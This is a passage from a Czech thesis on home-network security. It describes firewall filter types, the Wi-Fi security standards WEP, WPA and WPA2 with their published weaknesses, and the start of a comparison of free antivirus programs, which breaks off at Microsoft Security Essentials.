
Stavové paketové filtry

Za určitý mezistupeň ve vývoji datových filtrů lze považovat „stavové paketové filtry“. Pracují sice na podobném principu jako předchozí jednoduché paketové filtry, avšak s tím rozdílem, že jsou schopné v sobě uchovávat informace o v minulosti úspěšně navázaných spojeních. Díky tomu následně mohou sami vyhodnocovat, zda nově příchozí pakety spadají do skupiny již povolených spojení či nikoli a musejí se teprve zúčastnit rozhodovacího procesu. Tento princip filtrování tak zachovává vysokou rychlost zpracování dat, přičemž do procesu filtrování přináší i určitou analýzu zpracovávaných dat a tím podstatně zlepšuje bezpečnost filtru. Navíc díky schopnosti tohoto filtrovacího systému „učit se“ a pamatovat si jednotlivé protokoly není nutné definovat IP adresu a příslušný port pro oba směry komunikace. U již známých protokolů tedy postačí, když povolíme klientovi přístup na server a komunikace směrem ke klientovi, včetně otevření příslušných portů, již proběhne zcela automaticky. Zásadním vylepšením je i možnost

vytváření takzvaného virtuálního stavu spojení pro bezstavové protokoly, jako např. UDP a ICMP. Z hlediska zabezpečení můžeme tyto filtry označit jako středně bezpečné, přičemž jejich hlavní výhodou je vysoká rychlost a o mnoho snazší a efektivnější způsob konfigurace, než je tomu u klasických paketových filtrů. [7]

Stavové paketové filtry s DI/AI

Dnešní moderní stavové packetové filtry jdou ovšem ještě dál a mimo pokročilých funkcí, jako je schopnost zapamatovávat si jednotlivé protokoly a posléze pro jejich řídící a datové přenosy dynamicky otevírat příslušné porty, dokážou i rozpoznat příslušnost packetu k určitému konkrétnímu protokolu. Tato hloubková analýza packetů se nejčastěji nazývá „Deep Inspection“ (DI) či „Application Intelligence“(AI), přičemž firewally vybavené touto funkcí patří k dnešní špičce v oboru zabezpečení. Dokážou odhalit i velmi pokročilé techniky útoku, kdy se útočník pokouší přes firewall proniknout pomocí „tunelování“ nějakého známého protokolu, u kterého je pravděpodobné, že má přístup skrz filtr povolen. Vysoká úroveň zabezpečení v podobě hloubkové analýzy dat si ovšem vybírá svou daň na úkor snížení rychlosti zpracování dat a to o celou třetinu oproti klasickým stavovým filtrům. Největší nevýhodou těchto filtrů je ale především fakt, že jsou oproti jednoduchým stavovým filtrům realizovány pomocí velmi obsáhlého a složitého kódu, který může obsahovat větší množství potenciálně slabých míst, které mohou být v případě jejich vypátrání útočníkem zneužity k prolomení firewallu.[7][9]



Obrázek č. 6: Zapouzdření datového packetu [9]

[http://www.sircles.net/TheStore/images/deep_packet1.gif]

Filtry domén

Tyto filtry slouží k blokování přístupu stanicím z naší LAN sítě na námi zvolené, z bezpečnostního hlediska rizikové, nebo jiného důvodu nechtěné, domény v internetu. Domény nemusíme přímo blokovat, ale můžeme pouze zaznamenávat kdy která stanice danou doménu navštívila či se jí pokusila navštívit, ale přístup byl zamítnut. Pro doménové filtry lze také většinou pomocí konkrétní IP adresy či jejího rozsahu nastavit výjimku pro některé stanice v LAN síti, kterých se pak tyto opatření nebudou týkat.

Speciální odrůdou doménového filtru je pak funkce „URL blocking“ (blokování URL), kterou také některé lepší routery podporují. Na rozdíl od doménového filtru se zde nezadávají přímo domény, které chceme blokovat, ale pouze klíčová slova. Pokud třeba zadáme jako klíčové slovo „warez“, budou pro naší domácí síť blokovány všechny domény obsahující v názvu toto slovo. Výhoda spočívá převážně v tom, že tímto způsobem můžeme odfiltrovat několikanásobně více domén než pomocí klasického doménového filtru. [7]

Filtry MAC adres

Jak už bylo zmíněno dříve MAC (Media Access Control) je unikátní fyzická adresa každého aktivního síťového prvku. Filtrovací funkce známá jako „MAC Address Control“ slouží k povolení, nebo naopak k zakázání přístupu pc stanicím do naší LAN sítě. Tímto způsobem lze preferovat, nebo naopak diskriminovat stanice umístěné jak v LAN síti, tak i ve vnější síti WAN. Můžeme tak snadno povolit přístup do naší LAN sítě pouze námi vybraným stanicím a ostatním přístup zakázat. Pomocí této funkce lze taky donutit DHCP server, aby ke konkrétním MAC adresám přiděloval stále stejnou IP adresu, to se hodí především pro LAN servery, na které jsou forwardované nějaké komunikační porty. [7]

3.2 Ethernet IEEE 802.11 (WiFi)

Jak již bylo řečeno výše, v domácích sítích je v dnešní době také hojně využívána bezdrátová technologie WiFi, která namísto klasických metalických kabelů šíří data volně vzduchem pomocí modulace elektromagnetického vlnění. Také díky v posledních letech masivnímu rozšíření přenosných osobních počítačů jako jsou notebooky, tablety a chytré

telefony se zabudovanou WiFi kartou, tento druh sítí postupně v oblasti domácího využití vytlačuje klasické kabelové sítě. Přenos dat v síti je zajišťován pomocí zařízení zvané AP (Access Point), nebo-li přístupový bod. Ten musí fungovat zároveň jako vysílač i přijímač, protože veškerá komunikace mezi dvěma body v bezdrátové síti prochází právě přes AP. Jedná se tedy o topologii typu hvězda. V dnešní době se AP již běžně integruje i do levnějších routerů a vzniká takzvaný WiFi router. Protože se jedná o kombinované zařízení (router+WiFi AP), platí pro bezpečnost WiFi routeru to samé jako pro obyčejný router plus zabezpečení WiFi sítě, která má oproti klasické síti některá svá specifika. Domácí Wifi routery využívají pro datové přenosy mikrovlnou technologii postavenou na standardu IEEE802.11. Levnější zařízení využívají pásmo okolo 2,4GHz, dražší potom pásmo 5Ghz. V současné době je pásmo 2,4Ghz, zvláště v hustých aglomeracích, již poměrně přetížené a to nejen kvůli velké hustotě WiFi sítí, ale může zde docházet i k interferencím s dalšími zařízeními jako jsou mikrovlnné trouby, bluetooth či bezdrátové domácí telefony. Tyto interference lze snížit nalezením vhodného vysílacího kanálu, kterých je u standardů IEEE802.11b/g/n (2,4Ghz) na výběr 14 a každý představuje mírnou odchylku ve vysílacím pásmu. Naopak přístroje pracující v pásmu 5Ghz, nejen že tento problém nemají, ale díky používanému standardu IEEE802.11a mají větší povolený vyzařovaný výkon, což se může pozitivně projevit na kvalitě vysílaného signálu. [33][34]

Bezpečnostní riziko použití WiFi sítě je zřejmé, protože v takové síti neexistují žádné kabely a data se šíří volně vzduchem. Kdokoli vybavený WiFi síťovou kartou pracující v daném frekvenčním pásmu může zachytávat naši síťovou komunikaci, anebo se dokonce do naší sítě připojit. Snaha o přiblížení bezpečnosti běžných kabelových sítí dala vzniknout hned několika zabezpečovacím standardům. Mezi ty nejznámější a nepoužívanější patří WEP, WPA a WPA2.


Standard	Rok vydání	Pásmo [GHz]	Maximální rychlost [Mbit/s]	Fyzická vrstva	Dosah venku	Dosah vevnitř
původní IEEE 802.11	1997	2,4	2	DSSS FHSS		N/A
IEEE 802.11a	1999	5	54	OFDM	~100 ft/30 m	~50 ft/15 m
IEEE 802.11b	1999	2,4	11	DSSS	~300 ft/90 m	~150 ft/45 m
IEEE 802.11g	2003	2,4	54	OFDM	~300 ft/90 m	~150 ft/45 m
IEEE 802.11n	2009	2,4 nebo 5	600	MIMO	600 ft/182 m	300 ft/91 m
IEEE 802.11y	2008	3,7	54	N/A	N/A	N/A

Tabulka č. 3: Přehled standardů IEEE 802.11[34]

3.2.1 WEP

Zabezpečení typu WEP, neboli Wired Equivalent Privacy by se volně dalo přeložit jako „stejně bezpečné jako kabel“. Bylo vyvinuto v roce 1997 a o dva roky později přijato jako oficiální zabezpečení bezdrátového komunikačního standartu IEEE802.11. K samotnému kódování je využívána proudová šifra RC4 (**R**ivest **C**ipher **4,** neboli Rivestova šifra 4), vyvinutá v roce 1987 Ronem Rivestem. Pro ověření správnosti přenesené informace se využívá metody kontrolního součtu CRC-32. Kódování WEP se pak rozlišuje v závislosti na délce šifrovacího klíče na 64bit, 128bit a 256bit verzi.

V domácích routerech se nejčastěji používá 128bit verze s délkou klíče 104 bitů. Tento klíč je tvořen řadou dvaceti šesti hexadecimálních čísel, přičemž každý znak reprezentuje 4 bity kódu. Zbylých 24 bitů je pak obsazeno inicializačním vektorem IV, délka tohoto vektoru je shodná pro všechny typy WEP zabezpečení. Pro názornost pak lze matematicky složení WEP-104, jak je tato verze označována, vyjádřit takto: **(26 × 4 = 104 bitů) + 24 IV bity = 128bit WEP klíč**



Obrázek č. 7:„Basic WEP encryption: RC4 keystream XORed with plaintext“[35]

(schéma základního WEP šifrování)

[http://en.wikipedia.org/wiki/File:Wep-crypt-alt.svg]

Způsob ověřování

U zabezpečení pomocí WEP se používají dvě značně rozdílné metody ověření klienta pro přístup do WiFi sítě. Jedná se o metody Open System a Shared Key.

Při použití metody Open System de facto k žádnému skutečnému ověření nedochází. Klient se pouze u Access Pointu prokáže tím, že skutečně používá kódování WEP a pak je vpuštěn do sítě. Samotný WEP klíč je pak používán pouze pro šifrování dat proudících v síti. Značnou nevýhodu představuje fakt, že se do sítě může připojit každý s jakýmkoli WEP klíčem, což se hodí spíše pro sítě v kavárnách nebo veřejných prostranstvích, ale rozhodně ne pro domácí síť.

Druhá metoda Shared Key (sdílený klíč) naopak kontroluje pomocí metody „four-way challenge-response handshake“ shodu WEP klíče klienta s WEP klíčem uloženým v routeru a pouze v případě shody je klient vpuštěn do sítě. Samotná kontrola, jak už název napovídá, probíhá ve čtyřech krocích:

1. Klient odešle žádost o ověření přístupovému bodu.
2. Access Point odešle zpět nekódovaný text výzvy.
3. Klient zašifruje přijatý text pomocí svého WEP klíče a pošle jej zpět k ověření Access Pointu.
4. Access Point dešifruje přijatou zprávu podle svého WEP klíče a srovnává ji s textem zaslaným klientovy v bodu 2. Pokud se texty shodují, je klient následně vpuštěn do sítě.

Další komunikace v síti je pak šifrována stejně jako v případě metody Open System.
[35][36][3]

Bezpečnostní rizika

Jedním z největších bezpečnostních rizik, kterým WEP čelí, je skutečnost, že šifrovací klíč není dostatečně dlouhý, aby obstál při ochraně sítí s vyšším traficem. Tento fakt se sice snažili výrobci odstranit prodloužením uživatelem zadávané části klíče, avšak inicializační vektor je pro všechny verze pouhých 24bitů. Pokud chceme, aby byla proudová šifra účinná, neměl by se žádný šifrovaný datový rámec (frame) v ideálním případě nikdy opakovat. S 24bitů dlouhým inicializačním vektorem se však s pravděpodobností 50% zopakuje přibližně každý 5000tý rámec. Této slabiny využíval i dešifrovací algoritmus, který publikoval Scott Fluhrer, Itsik Mantin a Adi Shamir v roce 2001, kdy pouze pasivním zachytáváním paketů byli schopni při dostatečném traficu v síti schopni zjistit WEP klíč za méně než jednu minutu. Časem se dokonce vyvinula pokročilejší aktivní verze útoku, kdy útočník je schopen uměle stimulovat trafic v síti a urychlit tak prolomení kódu. V dnešní době je tato metoda již na takové úrovni, že útočník je schopen dekódovat WEP komunikaci v reálném čase a to do pouhé jedné minuty od zachycení prvního paketu. [35]

	Pravděpodobnost získání WEP klíče	
Délka WEP klíče	64 bitů	128 bitů
Počet zachycených paketů		
40000	50%	-
60000	80%	-
85000	95%	-
1,5 mil	~100%	95%
2 mil	~100%	~100%

Tabulka č. 4: Pravděpodobnost získání WEP klíče v závislosti na počtu zachycených paketů[37][38][39]

Další slabinou WEP je samotný princip, kdy u metody Shared Key všichni uživatelé sdílejí jeden a ten samý klíč. V případě jeho úniku pak nelze dostatečně rychle a efektivně reagovat, natož najít případného viníka. Paradoxem také je, že napohled bezpečnější metoda Shared Key ve skutečnosti není bezpečnější, než metoda volného přístupu do sítě Open System. Existuje totiž způsob jak odvodit keystream používaný při handshaku (navazování spojení) zachycením challange framu používaného při autentifikaci klienta u Acces Pointu. Útočník pak je nejen schopen se do sítě připojit, ale zároveň dekódovat veškerou vnější komunikaci.

Po zjištění slabiny v podobě inicializačních vektorů započali práce na vývoji nového zabezpečení pro komunikační standart IEEE802.11i nesoucí název WEP2, který byl založen na stejném šifrovacím algoritmu jako předchozí verze, byla však prodloužena délka klíče i inicializačního vektoru a to shodně na 128 bitů. Jak se ale postupem doby vynořovali další a další nedostatky původního WEP, od vývoje se nakonec upustilo a byl započat vývoj plnohodnotného nástupce v podobě zabezpečení WPA. [37]

3.2.2 WEP+ a dynamic WEP

Výše uvedené slabiny vedly ke vzniku některých neoficiálních mutací WEP zabezpečení. Nejznámějšími verzemi v této oblasti jsou „WEP+“ a „Dynamic WEP“. Mutace WEP+ byla vyvinuta Agere Systems a zaměřuje se především na odstranění slabiny týkající se 24 bitového inicializačního vektoru, který byl asi největší slabinou originální verze. Výhody zabezpečení WEP+ jsou v podstatě dvě. Je zpětně kompatibilní s původním WEP a druhou bezesporu největší výhodou je fakt, že tento typ zabezpečení nebyl do dnešní doby prolomen. Avšak pro jeho správné fungování je zapotřebí, aby všichni účastníci síťového provozu používali WEP+. Pokud by totiž jen jeden jediný článek sítě komunikoval pomocí původního WEP, ztrácí toto opatření smysl. A vzhledem k tomu, že WEP+ není oficiálním zabezpečovacím standardem pro žádnou verzi IEEE802.11, nelze jeho používání u všech prvků sítě zaručit. Dynamic WEP se zase snaží vylepšit původní zabezpečení přidáním funkce dynamické změny WEP klíčů v čase. Stejně jako u WEP+ se však nejedná o žádný přijatý bezpečností standard a ve svých produktech ho využívají jen někteří výrobci jako třeba firma 3Com. [36] [40]

3.2.3 WPA

Zabezpečení WPA, neboli „WiFi Protected Access“(volně přeloženo jako „ WiFi Chráněný Přístup“), vzniklo jako dočasná náhrada za již prolomené a značně nevyhovující zabezpečení WEP, do doby než bude plně dokončen standart IEEE802.11i . Samotné šifrování pak probíhá stejně jako u zabezpečení WEP pomocí proudové šifry RC4. Změnila se však délka klíče, který byl prodloužen na 128 bitů a i inicializační vektor doznal změn, když byl prodloužen na rovných 48 bitů. Kompletně byla předělána metoda kontroly integrity dat. V dříve používané metodě kontrolního součtu CRC-32 byla nalezena závažná bezpečnostní chyba, kdy byl útočník schopen pozměnit zprávu a kontrolní součet a to i bez znalosti WEP klíče. U WPA tak byla nahrazena metodou MIC, neboli „Message Integrity Code“ (volně přeloženo jako „Kód Integrity Zprávy“), využívající pro kontrolu integrity algoritmus zvaný Michael. Tato metoda zároveň obsahuje ochranu proti uměle vyvolanému zvýšení traficu v síti a ztěžuje tak odposlech

sítě za účelem zachycení paketů s příbuznými klíči, což by mohlo mít za následek prolomení klíče stejně, jak tomu bylo u staršího WEP. Další podstatnou novinkou ve WPA je použití TKIP, neboli „Temporal Key Integrity Protocol“, což by se dalo volně přeložit jako „Protokol Dočasné Integrity Klíče“. Jedná se o systém dynamické změny klíčů ne nepodobný tomu použitému u „dynamic WEP“ zabezpečení.

Všechny zmíněné změny měly poměrně velký vliv na kompatibilitu s doposud používaným hardware. V případě klientů (WiFi síťových karet) ve většině případů postačil upgrade firmware. U acces pointů ale byly změny natolik zásadní, že není zaručena kompatibilita s AP routery vyrobenými před rokem 2003.

Podobně jako WEP i zabezpečení WPA je navrženo pro provoz ve dvou režimech. Zatímco režim Shared key, zde nazvaný PSK (Pre Shared Key), nedoznal od použití v zabezpečení WEP zásadních změn, režim Open system byl nahrazen režimem používajícím autorizační server IEEE802.11X. Jedná se určitě zatím o nejbezpečnější režim, kdy jsou jednotlivým uživatelům přidělovány rozdílné unikátní klíče. Tento režim je však pro domácnosti převážně z ekonomického hlediska nedostupný, počítá totiž s pořízením externího RADIUS serveru, který zmiňovaný „key management“ zajišťuje.

I když WPA nebylo zatím zcela prolomeno, bylo již objeveno několik poměrně závažných bezpečnostních děr. Vinu na tom mají především slabiny v metodě dynamické změny klíče TKIP, které v roce 2008 objevili němečtí výzkumní pracovníci Erik Tews a Martin Beck. Zjistili, že WPA má díky TKIP některá bezpečnostní rizika podobná těm objevených v zabezpečení WEP. Dokázali třeba zachytit a dekódovat některé druhy paketů nesoucích systémové informace o provozu v síti. To sice nevedlo přímo k prolomení klíče, ale byli schopni takto získat keystream, díky čemuž pak bylo možné měnit třeba příjemce paketů a to nejen v rámci LAN sítě, ale byli schopni tyto pakety směrovat i na pc stanice nalézající se v internetu a to vše do pouhých dvaceti minut od začátku útoku. Útok bylo možné realizovat pouze pokud byla v síti používána služba QoS (Quality of Service). Později byl tento útok vylepšen japonskými vědci Toshihiro Ohigashikou a Masakatu Moriim, kteří útok optimalizovali do té míry, že jej bylo možné realizovat do jedné minuty a i bez zapnuté služby QoS. Zatím největší bezpečnostní díru ve WPA objevil v roce 2010

Martin Beck, kdy objevil metodu jak rozšifrovat veškerou datovou komunikaci ve směru od AP ke klientovi. Tomuto druhu útoku však lze zamezit vypnutím služby QoS nebo používáním WPA s šifrováním EAS (Advanced Encryption Standard).
[36][37][38][41][4]

3.2.4 WPA2

Po úplném dokončení WiFi standartu IEEE802.11i už nic nebránilo vzniku plnohodnotného nástupce WEP v podobě zabezpečení WPA2, které již na rozdíl od předchozího WPA implementuje všechny prvky IEEE802.11i. Největší slabina WPA v podobě protokolu TKIP je zde nahrazena protokolem CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) a šifrování je realizováno pomocí standardu AES (Advanced Encryption Standard), který je reprezentován belgickou blokovou šifrou i v dnešní době považovanou za neprolomitelnou. Po úpravě firmware starších AP routerů je AES schopno spolupracovat i se starším WPA a tím zacelit jeho největší bezpečnostní slabiny. V současné době již je udělována certifikace WiFi pouze zařízením podporující AES.

Co se týká kompatibility s hardware je na tom WPA2 ještě o něco hůře než WPA. Kupříkladu na Windows XP je totiž nutné aplikovat záplatu potřebnou pro podporu WPA2. Konkurenční Apple zase garantuje správnou funkci až pro stanice s AirPort Extreme. Ani to však neznamená jistotu, že budou starší WiFi karty toto zabezpečení podporovat. U Acces pointu je situace prakticky stejná jako u WPA. Pozitivním z hlediska zpětné kompatibility je fakt, že některé routery jsou schopny provozovat WPA a WPA2 společně v takzvaném „mixed modu“. Tento režim však nemůže být považován z bezpečnostního hlediska za ekvivalentní nativnímu WPA2.

Díky všem zmíněným vylepšením se tak největším bezpečnostním rizikem při použití WPA2 stává, z hlediska domácího využití nejzajímavější, režim PSK, na který lze aplikovat takzvané útoky hrubou silou („brute force“). Jedná se o útoky využívající algoritmy typující a odvozující heslo do takto zabezpečené sítě. Proto je bezpodmínečně nutné používat dostatečně „silná“ hesla, což někteří uživatelé často podceňují. Heslo je u

režimu PSK tvořeno 8 až 63 ASCII znaky, přičemž, aby bylo schopné odolat útoku hrubou silou, mělo by být tvořeno alespoň pěti spojenými náhodnými slovy, nebo obsahovat nejméně 14 zcela náhodných písmen. Maximální ochrana v tomto režimu vyžaduje klíč obsahující 54 náhodných písmen nebo 39 náhodných ASCII znaků. Někteří výrobci routerů se snaží rizika spojená se slabým heslem odstranit zabudováním softwarového, či hardwarového mechanismu generujícího z uživatelem zadaného krátkého hesla automaticky heslo silné. Mezi firmou WiFi Aliance, což je firma vlastnící ochrannou známku WiFi, schválené mechanismy tohoto druhu patři například Broadcom SecureEasySetup a Buffalo AirStation One-Touch Secure System.
[36][37][38][41]

4 Vlastní práce

Kapitola představuje některé hlavní analytické nástroje pro odhalování bezpečnostních rizik v síti. První část je věnována výběru vhodného antivirového software, druhá pak monitorování sítě, odposlechu paketů a prolomení běžných WiFi zabezpečení. Dále se kapitola zaměřuje na potvrzení, či vyvrácení některých teoretických předpokladů z třetí kapitoly diplomové práce, především týkajících se zabezpečení bezdrátových sítí.

4.1 Hodnocení antivirového software

Otestována byla tři u nás velice populární antivirová řešení. Jelikož byla vybírána pro použití v domácí sítích, byl při jejich výběru kladen důraz na minimalizaci pořizovacích nákladů. První dva antivirové softwary AVG Anti-Virus Free Edition 2012 od firmy AVG Technologies a AVAST od firmy AVAST Software jsou pro domácí využití zcela zdarma. Třetí řešení Microsoft: Security Essentials od firmy Microsoft je pak zdarma pro uživatele s legální kopií operačních systému xp/2000/Vista/7.

Testování probíhalo dle uvedené metodiky v druhé kapitole práce a testovací sestava měla následující parametry:

- CPU: Intel Atom 270@ 1,6 GHz
- 2GB RAM
- HDD: 250GB@ 5400 rpm
- OS: Windows XP SP3

Všechny programy byly v době testování ve své aktuální verzi a obsahovaly nejnovější dostupnou virovou databázi. Jejich bližší specifikace jsou následující:

AVG Anti-Virus Free Edition 2012

- **verze programu:** AVG 2012 0.193
- **virová databáze:** 2114/4899
- **verze komponenty** LinkScanner: 954

Avast! Free Antivirus 7


- **verze programu:** 7.0.1426
- **virová databáze:** 12031-0
- **počet definic** 3 137 408

Microsoft: Security Essentials 2.1

- **verze programu:** 2.1
- **virová databáze:** 1.123.832.0
- **verze definice spywaru** 1.123.832.0

4.1.1 Výbava

Kritérium „Výbava“ hodnotí, jak pestrou nabídku funkcí jednotlivá antivirová řešení nabízí. Celkové skóre programů pro toto kritérium zachycuje graf č. 1.



Graf č. 1: Skóre AV programů v kategorii „Výbava“

AVG Anti-Virus Free Edition 2012

Antivirový software AVG je distribuován v 24 jazykových mutacích a skládá se celkem ze šesti komponent, přičemž základní páteř programu tvoří sada tří testů a rezidentní štít. Testovací sada se skládá z testu celého počítače, testu pouze vybraných souborů a složek a anti-rootkit testu. Rezidentní štít je tvořen komponentami „Antivirus“ a „Identity Protection“. První jmenovaná komponenta má na starosti ochranu před všemožnými druhy malware, jako jsou trojské koně, wormy, viry, spyware a adware. Druhá komponenta pak kontroluje chování jednotlivých procesů běžících v systému a snaží se rozpoznat případné podezřelé chování běžících programů.

Dále AVG obsahuje komponentu „E-mailová ochrana“, která by měla blokovat viry a útoky typu phishing. Komponenta je implementována přímo do poštovního klienta MS Outlook, nebo je schopna přímo kontrolovat poštovní protokoly jako je SMTP, POP3 a

IMAP. Pro blokování nevyžádané pošty, nebo-li spamu, je již ale nutné upgradovat na placenou verzi programu.

Další komponentou, kterou AVG nabízí, je tak zvaný „LinkScanner“, která má uživatele chránit proti skrytým downloadům při procházení webu a dále zabraňovat zneužití různých exploitů s touto činností souvisejících.

Poslední komponentou je pak „PC Analyzer“. Ten dokáže najít a odstranit chyby v registrech, nepotřebné soubory na disku, nebo neplatné zástupce na ploše. Dále umí analyzovat stav fragmentace disku a vyřešit případné problémy. Ač se jedná ve všech případech o systémové nástroje již obsažené v operačním systému Windows, jejich přehledná implementace do programu AVG určitě není na škodu a napomáhá udržet PC v lepším stavu.

Při instalaci AVG se také defaultně nainstaluje do výchozího prohlížeče webu lišta „AVG security Toolbar“, přičemž se jedná asi o nejvíce nadbytečnou část balíku. Zatímco integrace „PC Analyzeru“ může napomoci rychlejšímu chodu počítače, zmiňovaná lišta naopak pouze zpomaluje start webového prohlížeče a zbytečně zabírá místo v operační paměti. Samotná lišta nabízí plugin umožňující rychlý přístup na facebook, webový vyhledávač a odkazy na programy jako je poznámkový blok a kalkulačka.

Do celkového vybavení také musíme započítat velmi dobře zpracovanou historii provedených testů, historii nastalých událostí a možnost plánování automatických testů.

Program taky podporuje jistou variantu cloud computingu, kdy jsou tímto způsobem online analyzovány zatím neznámé, ale potenciálně nebezpečné soubory.

Celkově lze vybavení AVG, obzvláště pokud vezmeme v úvahu free povahu licence, považovat za nadstandardní.

Avast! Free Antivirus 7

Antivirový software obsahuje 40 jazykových mutací, což je dokonce o 6 více než v případě AVG. Stejně jako v případě AVG i zde je obsažen český jazyk. Antivirus je tvořen třemi hlavními druhy testů a šesti druhy rezidentních štítů. První „rychlý test“, testuje systémový disk, automaticky spouštěné programy a přítomnost rootkitů. Druhý je „úplný test systému“, kdy je navíc testován obsah operační paměti a celý HDD. Posledním testem je pak možné testovat samostatné soubory a složky. Avast také nabízí antivirový test po restartu počítače, kdy je PC testováno ještě před úplným natažením operačního

systému. Tento test se ukázal jako velice účinný, jelikož je schopen detekovat a zneškodnit virovou nákazu ještě před jejím spuštěním s operačním systémem. Případný malware se tak nemůže proti odstranění efektivně bránit.

Nabízené základní služby jsou podobné jako u AVG. Jsou to kupříkladu mailový štít, behaviorální štít, štít souborového systému, obdoba služby „LinkScanner“ a cloudové služby. Avast však nabízí i některé další služby, které AVG nenabízí. Za zmínku stojí pak především možnost práce v sandboxu, síťový štít sledující síťovou aktivitu a plnohodnotný webový štít, který byl u AVG dostupný pouze v placené verzi. Mezi doplňkové služby pak patří URL filtr a možnost připojení ke vzdálené ploše, u této funkce si nejsem přesně jist jejím přidaným užitkem, jelikož supluje jednu ze služeb OS Windows. Sečteno a podrženo - Avast ve výbavě před svou konkurencí jasně zvítezil.


Microsoft: Security Essentials 2.1 (MSE)

